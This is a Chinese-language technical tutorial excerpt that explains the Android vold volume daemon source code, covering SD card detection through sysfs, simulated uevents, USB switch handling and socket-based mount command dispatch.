函数 volmgr_config_volume()的功能是将 root 链表结构的信息存储到 vol_root 链表结构中的对应项。vol_root 结构的定义代码如下所示。

```
typedef struct volume {
    char *media_paths[VOLMGR_MAX_MEDIAPATHS_PER_VOLUME];
    media_type_t media_type;
    char *mount_point;
    char *ums_path;
    struct devmapping *dm;
    pthread_mutex_t lock;
```

```
    volume_state_t state;
    blkdev_t *dev;
    pid_t worker_pid;
    pthread_t worker_thread;
    union {
        struct volmgr_start_args    start_args;
        struct volmgr_reaper_args reaper_args;
    } worker_args;
    boolean worker_running;
    pthread_mutex_t worker_sem;
    struct volmgr_fstable_entry *fs;
    struct volume *next;
} volume_t;
```

这样通过结构 media_paths、media_type、media_type、mount_point、ums_path 存储了配置文件中的对应值。

3. 挂载 mmc/sdcard

挂载 mmc/sdcard 操作从文件 system/core/vold/Mmc.c 开始，主要代码如下所示。

```
#define SYSFS_CLASS_MMC_PATH "/sys/class/mmc_host"
int mmc_bootstrap()
{
    DIR *d;
    struct dirent *de;
    if (!(d = opendir(SYSFS_CLASS_MMC_PATH))) {
        LOG_ERROR("Unable to open '%s' (%s)", SYSFS_CLASS_MMC_PATH,
                  strerror(errno));
        return -errno;
    }
    while ((de = readdir(d))) {
        char tmp[255];
        if (de->d_name[0] == '.')
            continue;
        sprintf(tmp, "%s/%s", SYSFS_CLASS_MMC_PATH, de->d_name);
        if (mmc_bootstrap_controller(tmp)) {
            LOG_ERROR("Error bootstrapping controller '%s' (%s)", tmp,
                      strerror(errno));
        }
    }
    closedir(d);
    return 0;
}
```

假如挂载的是/sys/class/mmc_host：

```
/sys/class/mmc_host/: mmc0 mmc1
/sys/class/mmc_host/mmc0/: uevent subsystem device power mmc0:e624
```

假如 Mmc0:e624 是一个链接目录，则其真实路径是：

```
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/name: SR016
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/type:SD
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/:mmcblk0
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/:
uevent dev subsystem device range ext_range removable ro size capability
```

```
stat power holders slaves mmcblk0p1 queue bdi
```

上述过程的功能是扫描/sys/class/mmc_hos 目录下的所有文件和文件夹，然后依次将其路径传入到 mmc_bootstrap_controller 中，并且会先把/sys/class/mmc_host/mmc0 传给函数 mmc_bootstrap_controller()，具体代码如下所示。

```
static int mmc_bootstrap_controller(char *sysfs_path)
{
    DIR *d;
    struct dirent *de;
#if DEBUG_BOOTSTRAP
    LOG_VOL("bootstrap_controller(%s):", sysfs_path);
#endif
    if (!(d = opendir(sysfs_path))) {
        LOG_ERROR("Unable to open '%s' (%s)", sysfs_path, strerror(errno));
        return -errno;
    }
    while ((de = readdir(d))) {
        char tmp[255];
        if (de->d_name[0] == '.')
            continue;
        if ((!strcmp(de->d_name, "uevent")) ||
            (!strcmp(de->d_name, "subsystem")) ||
            (!strcmp(de->d_name, "device")) ||
            (!strcmp(de->d_name, "power"))) {
            continue;
        }
        sprintf(tmp, "%s/%s", sysfs_path, de->d_name);
        if (mmc_bootstrap_card(tmp) < 0)
            LOG_ERROR("Error bootstrapping card '%s' (%s)", tmp, strerror(errno));
    } // while
    closedir(d);
return 0;
}
```

接着上面的举例，接下来会继续扫描传进来的路径，将文件名不在{uevent,subsystem,device,power}内的文件或文件夹传给 mmc_bootstrap_card。按照上述举例，会先把/sys/class/mmc_host/mmc0/ mmc0:e624 传给下面的函数。

```
static int mmc_bootstrap_card(char *sysfs_path)
{
    char saved_cwd[255];
    char new_cwd[255];
    char *devpath;
    char *uevent_params[4];
    char *p;
    char filename[255];
    char tmp[255];
    ssize_t sz;
#if DEBUG_BOOTSTRAP
    LOG_VOL("bootstrap_card(%s):", sysfs_path);
#endif
    /*
```

```
     * sysfs_path is based on /sys/class, but we want the actual device class
     */
    if (!getcwd(saved_cwd, sizeof(saved_cwd))) {
        LOGE("Error getting working dir path");
        return -errno;
    }
       if (chdir(sysfs_path) < 0) {
        LOGE("Unable to chdir to %s (%s)", sysfs_path, strerror(errno));
        return -errno;
    }
    if (!getcwd(new_cwd, sizeof(new_cwd))) {
        LOGE("Buffer too small for device path");
        return -errno;
    }
    if (chdir(saved_cwd) < 0) {
        LOGE("Unable to restore working dir");
        return -errno;
    }
    devpath = &new_cwd[4]; // Skip over '/sys'
    /*
     * Collect parameters so we can simulate a UEVENT
     */
    sprintf(tmp, "DEVPATH=%s", devpath);
    uevent_params[0] = (char *) strdup(tmp);
    sprintf(filename, "/sys%s/type", devpath);
    p = read_file(filename, &sz);
    p[strlen(p) - 1] = '/0';
    sprintf(tmp, "MMC_TYPE=%s", p);
    free(p);
    uevent_params[1] = (char *) strdup(tmp);
    sprintf(filename, "/sys%s/name", devpath);
    p = read_file(filename, &sz);
    p[strlen(p) - 1] = '/0';
    sprintf(tmp, "MMC_NAME=%s", p);
    free(p);
    uevent_params[2] = (char *) strdup(tmp);
    uevent_params[3] = (char *) NULL;
    if (simulate_uevent("mmc", devpath, "add", uevent_params) < 0) {
        LOGE("Error simulating uevent (%s)", strerror(errno));
        return -errno;
    }
    /*
     *   Check for block drivers
     */
    char block_devpath[255];
    sprintf(tmp, "%s/block", devpath);
    sprintf(filename, "/sys%s/block", devpath);
    if (!access(filename, F_OK)) {
        if (mmc_bootstrap_block(tmp)) {
          LOGE("Error bootstrapping block @ %s", tmp);
        }
```

```
    }
    return 0;
}
```

因为 sysfs_path 是一个链接路径，所以需要用 Chdir 和 Getcwd 来获取其真实路径。在上述代码中，Getcwd 用于获取当前路径，Chdir 用于更改路径。

根据上述举例，最终获得的真实路径是：

```
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
```

所以 DEVPATH 的值是/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624，而这个值也就是在配置文件 vold.conf 中 media_path 的路径。media_path 的路径必须与 DEVPATH 相同，否则不会加载 SD 卡。下面的 3 个参数会被作为 uevent 的参数。

```
DEVPATH = /devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
MMC_TYPE=SD
MMC_NAME= SR016
```

上述参数会虚拟产生一个 add 事件。

```
simulate_uevent("mmc", devpath, "add", uevent_params);
```

然后将路径/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block 通过函数 mmc_bootstrap_block() 传递给 mmc_bootstrap_block，具体代码如下所示。

```
static int mmc_bootstrap_block(char *devpath)
{
    char blockdir_path[255];
    DIR *d;
    struct dirent *de;
#if DEBUG_BOOTSTRAP
    LOG_VOL("mmc_bootstrap_block(%s):", devpath);
#endif
    sprintf(blockdir_path, "/sys%s", devpath);
    if (!(d = opendir(blockdir_path))) {
        LOGE("Failed to opendir %s", devpath);
        return -errno;
    }
    while ((de = readdir(d))) {
        char tmp[255];
        if (de->d_name[0] == '.')
            continue;
        sprintf(tmp, "%s/%s", devpath, de->d_name);
        if (mmc_bootstrap_mmcblk(tmp))
            LOGE("Error bootstraping mmcblk @ %s", tmp);
    }
    closedir(d);
    return 0;
}
```

接下来会扫描所有的文件或目录，将路径传给 mmc_bootstrap_mmcblk。以前面的举例路径为例，会把/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/传给下面的 mmc_bootstrap_mmcblk() 函数，具体代码如下所示。

```
static int mmc_bootstrap_mmcblk(char *devpath)
{
    char *mmcblk_devname;
    int part_no;
```

```
	int rc;
#if DEBUG_BOOTSTRAP
	LOG_VOL("mmc_bootstrap_mmcblk(%s):", devpath);
#endif
	if ((rc = mmc_bootstrap_mmcblk_partition(devpath))) {
		LOGE("Error bootstrapping mmcblk partition '%s'", devpath);
		return rc;
	}
	for (mmcblk_devname = &devpath[strlen(devpath)];
	     *mmcblk_devname != '/'; mmcblk_devname--);
	mmcblk_devname++;
	for (part_no = 0; part_no < 4; part_no++) {
		char part_file[255];
		sprintf(part_file, "/sys%s/%sp%d", devpath, mmcblk_devname, part_no);
		if (!access(part_file, F_OK)) {
			char part_devpath[255];
			sprintf(part_devpath, "%s/%sp%d", devpath, mmcblk_devname, part_no);
			if (mmc_bootstrap_mmcblk_partition(part_devpath))
				LOGE("Error bootstrapping mmcblk partition '%s'", part_devpath);
		}
	}
	return 0;
}
```

在上述代码中，函数 mmc_bootstrap_mmcblk_partition()的功能是读取当前路径下的 uevent 文件中的如下 4 个参数：

- ❑ DEVPATH
- ❑ DEVTYPE
- ❑ MAJOR
- ❑ MINOR

读取参数工作完毕后，将这 4 个参数作为 uevent 参数产生一个 uevent 事件。

```
simulate_uevent("block", devpath, "add", uevent_params);
```

由此可见，上述代码的功能如下所示。

- ❑ 用/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/uevent中的参数产生一个uevent事件。
- ❑ 如果存在下面的路径，则读取目录下的uevent文件，并产生一个uevent事件。

```
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/mmcblk0p0
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/mmcblk0p1
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/mmcblk0p2
/sys/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/mmcblk0p3
```

由此可见，上述加载功能会产生 3 个事件，第 1 个为：

```
devpath=/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
simulate_uevent("mmc", devpath, "add", uevent_params);
```

第 2 个为：

```
devpath=/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/
simulate_uevent("block", devpath, "add", uevent_params);
```

第 3 个为：

```
devpath=/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624/block/mmcblk0/mmcblk0p1
simulate_uevent("block", devpath, "add", uevent_params);
```

4. 连接 USB

连接 USB 功能在文件 system/core/vold/Switch.c 中实现，主要代码如下所示。

```
#define SYSFS_CLASS_SWITCH_PATH "/sys/class/switch"
int switch_bootstrap()
{
    DIR *d;
    struct dirent *de;
    if (!(d = opendir(SYSFS_CLASS_SWITCH_PATH))) {
        LOG_ERROR("Unable to open '%s' (%s)", SYSFS_CLASS_SWITCH_PATH,
                  strerror(errno));
        return -errno;
    }
    while ((de = readdir(d))) {
        char tmp[255];
        if (de->d_name[0] == '.')
            continue;
        sprintf(tmp, "%s/%s", SYSFS_CLASS_SWITCH_PATH, de->d_name);
        if (mmc_bootstrap_switch(tmp)) {
            LOG_ERROR("Error bootstrapping switch '%s' (%s)", tmp,
                      strerror(errno));
        }
    }
    closedir(d);
    return 0;
}
```

上述代码会扫描路径/sys/class/switch 下的文件和目录，并将扫描路径传给函数 mmc_bootstrap_switch()。在接下来的内容中，以扫描/sys/class/switch 目录为例来说明连接 USB 的过程。

首先通过如下代码分别将路径/sys/class/switch/micco_hsdetect 和/sys/class/switch/usb_mass_storage 传递给函数 mmc_bootstrap_switch()。

```
/sys/class/switch/
micco_hsdetect
usb_mass_storage
/sys/class/switch/ usb_mass_storage/
uevent
subsystem
power
state
name
/sys/class/switch/ usb_mass_storage/name:usb_mass_storage
/sys/devices/virtual/switch/
micco_hsdetect
usb_mass_storage
/sys/devices/virtual/switch/usb_mass_storage
uevent
subsystem
power
state
name
/sys/devices/virtual/switch/usb_mass_storage/state:online
```

函数 mmc_bootstrap_switch()的具体实现代码如下所示。

```
static int mmc_bootstrap_switch(char *sysfs_path)
{
#if DEBUG_BOOTSTRAP
    LOG_VOL("bootstrap_switch(%s):", sysfs_path);
#endif
    char filename[255];
    char name[255];
    char state[255];
    char tmp[255];
    char *uevent_params[3];
    char devpath[255];
    FILE *fp;
    /*
     * Read switch name
     */
    sprintf(filename, "%s/name", sysfs_path);
    if (!(fp = fopen(filename, "r"))) {
        LOGE("Error opening switch name path '%s' (%s)",
             sysfs_path, strerror(errno));
       return -errno;
    }
    if (!fgets(name, sizeof(name), fp)) {
        LOGE("Unable to read switch name");
        fclose(fp);
        return -EIO;
    }
    fclose(fp);
    name[strlen(name) -1] = '/0';
    sprintf(devpath, "/devices/virtual/switch/%s", name);
    sprintf(tmp, "SWITCH_NAME=%s", name);
    uevent_params[0] = (char *) strdup(tmp);
    /*
     * Read switch state
     */
    sprintf(filename, "%s/state", sysfs_path);
    if (!(fp = fopen(filename, "r"))) {
        LOGE("Error opening switch state path '%s' (%s)",
             sysfs_path, strerror(errno));
       return -errno;
    }
    if (!fgets(state, sizeof(state), fp)) {
        LOGE("Unable to read switch state");
        fclose(fp);
        return -EIO;
    }
    fclose(fp);
    state[strlen(state) -1] = '/0';
    sprintf(tmp, "SWITCH_STATE=%s", state);
    uevent_params[1] = (char *) strdup(tmp);
    uevent_params[2] = (char *) NULL;
```

```
    if (simulate_uevent("switch", devpath, "add", uevent_params) < 0) {
        LOGE("Error simulating uevent (%s)", strerror(errno));
        return -errno;
    }
    return 0;
}
```

通过上述代码来到/sys/class/switch/usb_mass_storage 目录下并获取 state 的值，然后再作为 uevent 的参数产生 switch 的 uevent 事件。

```
SWITCH_NAME=usb_mass_storage
SWITCH_STATE=online
devpath=/devices/virtual/switch/usb_mass_storage
```

5. 通信机制

在接下来的内容中，开始讲解通信机制的具体实现过程。

（1）uevent 事件

uevent 事件的通信机制在文件 system/core/vold/Uevent.c 中实现，首先通过函数 simulate_uevent()产生 uevent 事件，具体代码如下所示。

```
int simulate_uevent(char *subsys, char *path, char *action, char **params)
{
    struct uevent *event;
    char tmp[255];
    int i, rc;
    if (!(event = malloc(sizeof(struct uevent)))) {
        LOGE("Error allocating memory (%s)", strerror(errno));
        return -errno;
    }
    memset(event, 0, sizeof(struct uevent));
    event->subsystem = strdup(subsys);
    if (!strcmp(action, "add"))
        event->action = action_add;
    else if (!strcmp(action, "change"))
        event->action = action_change;
    else if (!strcmp(action, "remove"))
        event->action = action_remove;
    else {
        LOGE("Invalid action '%s'", action);
        return -1;
    }
    event->path = strdup(path);
    for (i = 0; i < UEVENT_PARAMS_MAX; i++) {
        if (!params[i])
            break;
        event->param[i] = strdup(params[i]);
    }
    rc = dispatch_uevent(event);
    free_uevent(event);
    return rc;
}
```

例如：

```
devpath = "/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624"
uevent_params [0] = "MMC_TYPE=SD"
uevent_params [1] = "MMC_NAME= SR016"
simulate_uevent("mmc", devpath, "add", uevent_params);
```

则经过 simulate_uevent 处理后会被打包成：

```
event->subsystem = "mmc"
event->action = action_add;
event->path = "/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624"
event->param[0] = "MMC_TYPE=SD"
event->param[1] = "MMC_NAME=SR016"
```

将打包结果发给 dispatch_uevent 后开始分配 uevent 事件，对应的代码如下所示。

```
static struct uevent_dispatch dispatch_table[ ] = {
    { "switch", handle_switch_event },
    { "battery", handle_battery_event },
    { "mmc", handle_mmc_event },
    { "block", handle_block_event },
    { "bdi", handle_bdi_event },
    { "power_supply", handle_powersupply_event },
    { NULL, NULL }
};
static int dispatch_uevent(struct uevent *event)
{
    int i;
#if DEBUG_UEVENT
    dump_uevent(event);
#endif
    for (i = 0; dispatch_table[i].subsystem != NULL; i++) {
        if (!strcmp(dispatch_table[i].subsystem, event->subsystem))
            return dispatch_table[i].dispatch(event);
    }
#if DEBUG_UEVENT
    LOG_VOL("No uevent handlers registered for '%s' subsystem", event->subsystem);
#endif
    return 0;
}
```

在上述代码中，根据 subsystem 的类型进行分配，如果 event->subsystem = "mmc"，则分配到 handle_mmc_event 并进行处理。

接下来开始处理 uevent 事件，以 mmc 加载事件为例来挂载 mmc/sdcard 中的“simulate_uevent("mmc", devpath, "add", uevent_params);”。处理函数 handle_mmc_event()在文件 system\core\vold\uevent.c 中定义，具体代码如下所示。

```
static int handle_mmc_event(struct uevent *event)
{
    if (event->action == action_add) {
        media_t *media;
        char serial[80];
        char *type;
        /*
         * Pull card information from sysfs
```

```
         */
        type = get_uevent_param(event, "MMC_TYPE");
        if (strcmp(type, "SD") && strcmp(type, "MMC"))
            return 0;
        read_sysfs_var(serial, sizeof(serial), event->path, "serial");
        if (!(media = media_create(event->path,
                                    get_uevent_param(event, "MMC_NAME"),
                                    serial,
                                    media_mmc))) {
            LOGE("Unable to allocate new media (%s)", strerror(errno));
            return -1;
        }
        LOGI("New MMC card '%s' (serial %u) added @ %s", media->name,
                  media->serial, media->devpath);
}
…
    }
    return 0;
}
```

然后通过文件 system/core/vold/Media.c 中函数 media_create 将 devpath、name、serial 和 media_type 等信息以 media 结构打包放到 list_root 链表中。具体代码如下所示。

```
media_t *media_create(char *devpath, char *name, char *serial, media_type_t type)
{
    media_list_t *list_entry;
    media_t *new;
    if (!(new = malloc(sizeof(media_t))))
        return NULL;
    memset(new, 0, sizeof(media_t));
    if (!(list_entry = malloc(sizeof(media_list_t)))) {
        free(new);
        return NULL;
    }
    list_entry->media = new;
    list_entry->next = NULL;
     if (!list_root)
        list_root = list_entry;
    else {
        media_list_t *list_scan = list_root;
        while(list_scan->next)
            list_scan = list_scan->next;
        list_scan->next = list_entry;
    }
    new->devpath = strdup(devpath);
    new->name = strdup(name);
    if (!serial)
        new->serial = 0;
    else
        new->serial = strtoul(serial, NULL, 0);
    new->media_type = type;
    return new;
}
```

开始处理前面的举例挂载 mmc/sdcard>>中的 simulate_uevent("block", devpath, "add", uevent_params)。因为有两个 block 的事件对应着两个目录，所以有两个参数 disk 和 partition，处理函数 handle_block_event()在文件 system/core/vold/uevent.c 中定义，具体代码如下所示。

```
static int handle_block_event(struct uevent *event)
{
        char mediapath[255];
        media_t *media;
        int n;
        int maj, min;
        blkdev_t *blkdev;
        char *mmcblk_devname;
        /*
         * Look for backing media for this block device
         */
        if (!strncmp(get_uevent_param(event, "DEVPATH"),
                        "/devices/virtual/",
                        strlen("/devices/virtual/"))) {
                n = 0;
        } else if (!strcmp(get_uevent_param(event, "DEVTYPE"), "disk"))
                n = 2;
        else if (!strcmp(get_uevent_param(event, "DEVTYPE"), "partition"))
                n = 3;
        else {
                LOGE("Bad blockdev type '%s'", get_uevent_param(event, "DEVTYPE"));
                return -EINVAL;
        }
        truncate_sysfs_path(event->path, n, mediapath, sizeof(mediapath));
        LOGE("PATH=   '%s' ,n=%d,mediapth = %s",event->path, n, mediapath);
        if (!(media = media_lookup_by_path(mediapath, false))) {
#if DEBUG_UEVENT
                LOG_VOL("No backend media found @ device path '%s'", mediapath);
#endif
                return 0;
        }
        maj = atoi(get_uevent_param(event, "MAJOR"));
        min = atoi(get_uevent_param(event, "MINOR"));
        if (event->action == action_add) {
                blkdev_t *disk;
                /*
                 * If there isn't a disk already its because *we*
                 * are the disk
                 */
                if (media->media_type == media_mmc)
                        disk = blkdev_lookup_by_devno(maj, ALIGN_MMC_MINOR(min));
                else
                        disk = blkdev_lookup_by_devno(maj, 0);

                if (!(blkdev = blkdev_create(disk,
                                             event->path,
```

```
                                          maj,
                                          min,
                                          media,
                                          get_uevent_param(event, "DEVTYPE")))) {
            LOGE("Unable to allocate new blkdev (%s)", strerror(errno));
            return -1;
        }
        blkdev_refresh(blkdev);
        /*
         * Add the blkdev to media
         */
        int rc;
        if ((rc = media_add_blkdev(media, blkdev)) < 0) {
            LOGE("Unable to add blkdev to card (%d)", rc);
            return rc;
        }
        LOGI("New blkdev %d.%d on media %s, media path %s, Dpp %d",
                blkdev->major, blkdev->minor, media->name, mediapath,
                blkdev_get_num_pending_partitions(blkdev->disk));
        if (blkdev_get_num_pending_partitions(blkdev->disk) == 0) {
            if ((rc = volmgr_consider_disk(blkdev->disk)) < 0) {
                if (rc == -EBUSY) {
                    LOGI("Volmgr not ready to handle device");
                } else {
                    LOGE("Volmgr failed to handle device (%d)", rc);
                    return rc;
                }
            }
        }
}
...
    return 0;
}
```

在上述代码中 truncate_sysfs_path 的功能是处理后面的 n 个目录，以获得如下所示的最终路径。

```
/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
```

blkdev_create 的功能是将 major、minor、media 等参数组成一个 blkdev 然后返回 blkdev。media_add_blkdev 的功能是将 blkdev 添加到 list_root 列表中 media_lookup_by_path 的功能是与 media_create 创建后的 media_path 进行比较，确认是否一致。volmgr_consider_disk 的功能是比较 list_root 的 media_path 和 vol_root 的 media_path 行，以确认两者是否一致。

通过文件 system/core/vold/volmgr.c 中的函数 volmgr_consider_disk()比较 strncmp(media_path, scan)->media_paths[i], strlen(scan->media_paths[i])，具体代码如下所示。

```
int volmgr_consider_disk(blkdev_t *dev)
{
    volume_t *vol;
    if (!(vol = volmgr_lookup_volume_by_mediapath(dev->media->devpath, true)))
{
LOGE("volmgr_consider_disk:LOOKUP FAILED");
        return 0;
    }
```

```
    ...
}
static volume_t *volmgr_lookup_volume_by_mediapath(char *media_path, boolean fuzzy)
{
    volume_t *scan = vol_root;
    int i;
    while (scan) {
        for (i = 0; i < VOLMGR_MAX_MEDIAPATHS_PER_VOLUME; i++) {
            if (!scan->media_paths[i])
                continue;
            if (fuzzy && !strncmp(media_path, scan->media_paths[i], strlen(scan->media_paths[i])))
                return scan;
            else if (!fuzzy && !strcmp(media_path, scan->media_paths[i]))
                return scan;
        }
        scan = scan->next;
    }
    return NULL;
}
```

通过上述代码，以 vol_root 的 media_path 的长度来比较 media_path 的路径是否与 devpath 一致。假如 media_path 的值是/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624，则可以将 vold.conf 文件中的 media_path 路径设置为下面的选项之一。

```
/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/mmc0:e624
/devices/platform/pxa2xx-mci.0/mmc_host/mmc0/
/devices/platform/pxa2xx-mci.0/mmc_host/
/devices/platform/pxa2xx-mci.0/
/devices/platform/
/devices/
```

（2）命令处理

在文件 system/core/vold/Vold.c 中通过函数 send_msg()发送命令，将消息写到 sock 文件中，具体代码如下所示。

```
int send_msg(char* message)
{
    int result = -1;
    pthread_mutex_lock(&write_mutex);
//     LOG_VOL("send_msg(%s):", message);
    if (fw_sock >= 0)
        result = write(fw_sock, message, strlen(message) + 1);
    pthread_mutex_unlock(&write_mutex);
    return result;
}
int send_msg_with_data(char *message, char *data)
{
    int result = -1;
    char* buffer = (char *)alloca(strlen(message) + strlen(data) + 1);
    if (!buffer) {
        LOGE("alloca failed in send_msg_with_data");
        return -1;
    }
```

```
    strcpy(buffer, message);
    strcat(buffer, data);
    return send_msg(buffer);
}
```

在文件 system/core/vold/Cmd_dispatch.c 中通过函数 process_framework_command()接收命令，读取 socket 文件中的数据后分配数据所代表的命令，具体代码如下所示。

```
int process_framework_command(int socket)
{
    int rc;
    char buffer[101];
    if ((rc = read(socket, buffer, sizeof(buffer) -1)) < 0) {
        LOGE("Unable to read framework command (%s)", strerror(errno));
        return -errno;
    } else if (!rc)
        return -ECONNRESET;
    int start = 0;
    int i;
    buffer[rc] = 0;
    for (i = 0; i < rc; i++) {
        if (buffer[i] == 0) {
            dispatch_cmd(buffer + start);
            start = i + 1;
        }
    }
    return 0;
}
```

通过文件 system/core/vold/Cmd_dispatch.c 分配命令，具体代码如下所示。

```
#define VOLD_CMD_ENABLE_UMS "enable_ums"
#define VOLD_CMD_DISABLE_UMS "disable_ums"
#define VOLD_CMD_SEND_UMS_STATUS "send_ums_status"
// these commands should contain a volume mount point after the colon
#define VOLD_CMD_MOUNT_VOLUME "mount_volume:"
#define VOLD_CMD_EJECT_MEDIA "eject_media:"
#define VOLD_CMD_FORMAT_MEDIA "format_media:"
static struct cmd_dispatch dispatch_table[ ] = {
    { VOLD_CMD_ENABLE_UMS, do_set_ums_enable },
    { VOLD_CMD_DISABLE_UMS, do_set_ums_enable },
    { VOLD_CMD_SEND_UMS_STATUS, do_send_ums_status },
    { VOLD_CMD_MOUNT_VOLUME, do_mount_volume },
    { VOLD_CMD_EJECT_MEDIA, do_eject_media },
    { VOLD_CMD_FORMAT_MEDIA, do_format_media },
    { NULL, NULL }
};
static void dispatch_cmd(char *cmd)
{
    struct cmd_dispatch *c;
    LOG_VOL("dispatch_cmd(%s):", cmd);
    for (c = dispatch_table; c->cmd != NULL; c++) {
        if (!strncmp(c->cmd, cmd, strlen(c->cmd))) {
            c->dispatch(cmd);
```

```
                return;
            }
        }
        LOGE("No cmd handlers defined for '%s'", cmd);
}
```

在上述代码中，通过如下命令格式将 mount_volume 分配到表 dispatch_table 中进行匹配，以实现合适的处理。

```
mount_volume:/sdcard
```

在文件 system/core/vold/Cmd_dispatch.c 中通过函数 do_mount_volume()处理命令，过滤掉命令字后将后面的参数传递给相应的处理函数。具体代码如下所示。

```
static int do_mount_volume(char *cmd)
{
    return volmgr_start_volume_by_mountpoint(&cmd[strlen("mount_volume:")]);
}
```

（3）socket 处理

在文件 system/core/vold/Vold.c 中，实现 socket 处理服务的代码如下所示。

```
#define VOLD_SOCKET "vold"
nt main(int argc, char **argv)
{
    int door_sock = -1;
    int uevent_sock = -1;
    struct sockaddr_nl nladdr;
    int uevent_sz = 64 * 1024;
    LOGI("Android Volume Daemon version %d.%d", ver_major, ver_minor);
    /*
     * Create all the various sockets we'll need
     */
    // Socket to listen on for incomming framework connections
    if ((door_sock = android_get_control_socket(VOLD_SOCKET)) < 0) {
        LOGE("Obtaining file descriptor socket '%s' failed: %s",
             VOLD_SOCKET, strerror(errno));
        exit(1);
    }
    if (listen(door_sock, 4) < 0) {
        LOGE("Unable to listen on fd '%d' for socket '%s': %s",
             door_sock, VOLD_SOCKET, strerror(errno));
        exit(1);
    }
    …
    // Socket to listen on for uevent changes
    memset(&nladdr, 0, sizeof(nladdr));
    nladdr.nl_family = AF_NETLINK;
    nladdr.nl_pid = getpid();
    nladdr.nl_groups = 0xffffffff;
    if ((uevent_sock = socket(PF_NETLINK,
                              SOCK_DGRAM,NETLINK_KOBJECT_UEVENT)) < 0) {
        LOGE("Unable to create uevent socket: %s", strerror(errno));
        exit(1);
    }
```

```
    if (setsockopt(uevent_sock, SOL_SOCKET, SO_RCVBUFFORCE, &uevent_sz,
                   sizeof(uevent_sz)) < 0) {
        LOGE("Unable to set uevent socket options: %s", strerror(errno));
        exit(1);
    }
    if (bind(uevent_sock, (struct sockaddr *) &nladdr, sizeof(nladdr)) < 0) {
        LOGE("Unable to bind uevent socket: %s", strerror(errno));
        exit(1);
    }
...
    while(1) {
        fd_set read_fds;
        struct timeval to;
        int max = 0;
        int rc = 0;
        to.tv_sec = (60 * 60);
        to.tv_usec = 0;
        FD_ZERO(&read_fds);
        FD_SET(door_sock, &read_fds);
        if (door_sock > max)
            max = door_sock;
        FD_SET(uevent_sock, &read_fds);
        if (uevent_sock > max)
            max = uevent_sock;
        if (fw_sock != -1) {
            FD_SET(fw_sock, &read_fds);
            if (fw_sock > max)
                max = fw_sock;
        }
        if ((rc = select(max + 1, &read_fds, NULL, NULL, &to)) < 0) {
            LOGE("select() failed (%s)", strerror(errno));
            sleep(1);
            continue;
        }
        if (!rc) {
            continue;
        }
        if (FD_ISSET(door_sock, &read_fds)) {
            struct sockaddr addr;
            socklen_t alen;
            alen = sizeof(addr);
            if (fw_sock != -1) {
                LOGE("Dropping duplicate framework connection");
                int tmp = accept(door_sock, &addr, &alen);
                close(tmp);
                continue;
            }
            if ((fw_sock = accept(door_sock, &addr, &alen)) < 0) {
                LOGE("Unable to accept framework connection (%s)",
                     strerror(errno));
            }
```

```
                LOG_VOL("Accepted connection from framework");
                if ((rc = volmgr_send_states()) < 0) {
                    LOGE("Unable to send volmgr status to framework (%d)", rc);
                }
            }
            if (FD_ISSET(fw_sock, &read_fds)) {
                if ((rc = process_framework_command(fw_sock)) < 0) {
                    if (rc == -ECONNRESET) {
                        LOGE("Framework disconnected");
                        close(fw_sock);
                        fw_sock = -1;
                    } else {
                        LOGE("Error processing framework command (%s)",
                             strerror(errno));
                    }
                }
            }
            if (FD_ISSET(uevent_sock, &read_fds)) {
                if ((rc = process_uevent_message(uevent_sock)) < 0) {
                    LOGE("Error processing uevent msg (%s)", strerror(errno));
                }
            }
        } // while
    }
```

在上述代码中有两个 socket，一个用于接收和处理 vold 命令的 vold；一个是用于接收和处理 uevent 事件的 uevent socket。其中，在文件 frameworks/base/services/java/com/android/server/MountListener.java 中，通过函数接收和处理 uevent 事件，主要代码如下所示。

```
private void listenToSocket() {
        LocalSocket socket = null;
         try {
                socket = new LocalSocket();
                LocalSocketAddress address = new LocalSocketAddress(VOLD_SOCKET,
                        LocalSocketAddress.Namespace.RESERVED);
                 socket.connect(address);
        ...
```

6. mount SDCARD 处理

在 Android 系统中，当启动文件 MountListener.java 后会挂载 SDCARD。文件 frameworks/base/services/java/com/android/server/MountListener.java 的主要代码如下所示。

```
private static final String VOLD_CMD_SEND_UMS_STATUS = "send_ums_status";
private static final String VOLD_CMD_MOUNT_VOLUME = "mount_volume:";
private void listenToSocket() {
        LocalSocket socket = null;
         try {
                socket = new LocalSocket();
                LocalSocketAddress address = new LocalSocketAddress(VOLD_SOCKET,
                        LocalSocketAddress.Namespace.RESERVED);
                socket.connect(address);
                          writeCommand(VOLD_CMD_SEND_UMS_STATUS);
```

```
                mountMedia(Environment.getExternalStorageDirectory().getAbsolutePath());

                            ...
}
```

在文件 frameworks/base/core/java/android/os/Environment.java 中定义了 ExternalStorageDirectory，具体代码如下所示。

```
private static final File EXTERNAL_STORAGE_DIRECTORY
                = getDirectory("EXTERNAL_STORAGE", "/sdcard");
public void mountMedia(String mountPoint) {
          writeCommand2(VOLD_CMD_MOUNT_VOLUME, mountPoint);
}
